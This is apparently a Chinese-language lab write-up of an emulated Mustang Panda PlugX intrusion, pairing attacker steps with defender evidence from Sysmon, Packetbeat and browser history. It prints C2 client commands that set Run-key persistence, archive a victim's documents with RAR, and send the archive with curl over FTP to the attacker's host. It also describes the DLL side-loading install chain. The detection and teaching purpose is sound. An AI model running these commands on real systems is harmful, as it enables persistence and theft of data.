
點擊信封給的連結之後會導到下方網站,並且會下載 msi 檔
將msi 檔安裝完後回到 kali 查看是否連上

回到 PlugX 在harrenhal 機器上 install Persistence via Registry Key
python3 /home/yunshiuan/ael/Enterprise/mustang_panda/Resources/controlServer/evalsC2client.py --set-task 123 '{"id": "0x1002"}'
Defender↗
下方的 packetbeat 紀錄可以得知說 harrenhal 訪問了 kali 的釣魚網站

也可以看 edge 的訪問紀錄
路徑為 : C:\Users\harrenhal\AppData\Local\Microsoft\Edge\User Data\Default\History ,並用 DB browser for SQLite 查看

這邊可以很明顯的看到他前往 outlook 之後,前往了192.168.1.127 (kali) 訪問了 invite.doc.html

並且在 downloads 的 Table , 可以看到 User 確實有下載2025p2.msi 到 Download 資料夾

接下來到 ELK ,下方的這幾筆紀錄可以知道 harrenhal 在電腦上安裝了惡意的 C:\Users\harrenhal\Downloads\2025p2.msi 安裝後的行為與公開情資報告的 plugx 惡意程式行為符合
The MSI installer will drop the following files in the current user’s
%LOCALAPPDATA%\EvRDRunMPdirectory:
gup.exelegitimate signed executable vulnerable to DLL side-loading
gup.xmlXML file required forgup.exeto execute properlylibcurl.dllmalicious loader DLL that will get side-loadedWinGUpdate.datRC4-encrypted shellcode file that the loader DLL will read in and executeAfter dropping the files, the MSI installer will execute
gup.exeto sideload the malicious loader DLL, then decrypt and execute the shellcode.2. The legitimateGUP.exebinary is a generic updater for Windows applications.Reference : https://github.com/attackevals/ael/blob/main/Enterprise/mustang_panda/Resources/plugx/README.md
| @timestamp | winlog.event_data.Image | host.hostname | winlog.event_data.CommandLine |
|---|---|---|---|
| Mar 25, 2026 @ 21:06:19.088 | C:\Windows\System32\msiexec.exe | harrenhal | ”C:\Windows\System32\msiexec.exe” /i “C:\Users\harrenhal\Downloads\2025p2.msi” |
| Mar 25, 2026 @ 21:06:56.765 | C:\Users\harrenhal\AppData\Local\EvRDRunMP\GUP.exe | harrenhal | C:\Users\harrenhal\AppData\Local\EvRDRunMP\GUP.exe |
| @timestamp | winlog.event_data.Image | host.hostname | winlog.event_data.TargetFilename |
|---|---|---|---|
| Mar 25, 2026 @ 21:06:46.834 | C:\Windows\system32\msiexec.exe | harrenhal | C:\Users\harrenhal\AppData\Local\EvRDRunMP\GUP.exe |
| Mar 25, 2026 @ 21:06:55.493 | C:\Windows\system32\msiexec.exe | harrenhal | C:\Users\harrenhal\AppData\Local\EvRDRunMP\libcurl.dll |

最後使用 Sysmon Event code 13 去證明攻擊者使用 PlugX 設定 Registry Key
| @timestamp | winlog.event_data.Image | host.hostname | winlog.event_data.TargetObject | winlog.event_data.Details |
|---|---|---|---|---|
| Mar 25, 2026 @ 18:44:40.539 | C:\Users\harrenhal\AppData\Local\EvRDRunMP\GUP.exe | harrenhal | HKLM\SOFTWARE\Microsoft\Windows\CurrentVersion\Run\WinGupSvc | C:\Users\harrenhal\AppData\Local\EvRDRunMP\GUP.exe |
Collection and Exfiltration↗

在與 PlugX 建立 C2 之後,Mustang Panda 使用 RAR 工具來定位並壓縮 Microsoft Office、PDF 和文本檔案。Mustang Panda 接著利用 curl 來外洩 RAR 壓縮檔案。
Attacker 模擬↗
在 kali 上使用 Rar.exe 將 C 槽上的機密資料壓縮進 C:\\Users\\Public\\Documents\\b44d0xUT5BLOi.rar
python3 /home/yunshiuan/ael/Enterprise/mustang_panda/Resources/controlServer/evalsC2client.py --set-task 123 '{"id": "0x1000", "args":"cmd.exe /c \"\"C:\\Program Files\\WinRAR\\rar.exe\" a -r -m5 -ibck -ed -v325m -hpI1HcgjY7bWRA8 -inul -ta202504230000000 C:\\Users\\Public\\Documents\\b44d0xUT5BLOi.rar \"C:\\*.pdf\" \"C:\\*.doc*\" \"C:\\*.ppt*\" \"C:\\*.xls*\" \"C:\\users\\*.png\" \"C:\\users\\*.jpg\" \"C:\\users\\*.jpeg\"\""}'

再使用 curl 將 rar 檔送到 kali 的 ftp server
python3 /home/yunshiuan/ael/Enterprise/mustang_panda/Resources/controlServer/evalsC2client.py --set-task 123 '{"id": "0x1000", "args": "cmd.exe /c \"curl.exe -T C:\\Users\\Public\\Documents\\b44d0xUT5BLOi.rar ftp://ftp_user:ftp_pass@192.168.1.127/dp/ --ftp-create-dirs\""}'

Defender↗

在 Sysmon Event code 1 紀錄中,下方這筆紀錄證明了攻擊者使用 rar 將 C 槽上的機密資料壓縮進 C:\\Users\\Public\\Documents\\b44d0xUT5BLOi.rar
| @timestamp | winlog.event_data.Image | host.hostname | winlog.event_data.CommandLine |
|---|---|---|---|
| Mar 25, 2026 @ 21:12:27.397 | C:\Windows\System32\cmd.exe | harrenhal | cmd.exe /c ""C:\Program Files\WinRAR\rar.exe” a -r -m5 -ibck -ed -v325m -hpI1HcgjY7bWRA8 -inul -ta202504230000000 C:\Users\Public\Documents\b44d0xUT5BLOi.rar “C:*.pdf” “C:*.doc*” “C:*.ppt*” “C:*.xls*” “C:\users*.png” “C:\users*.jpg” “C:\users*.jpeg"" |
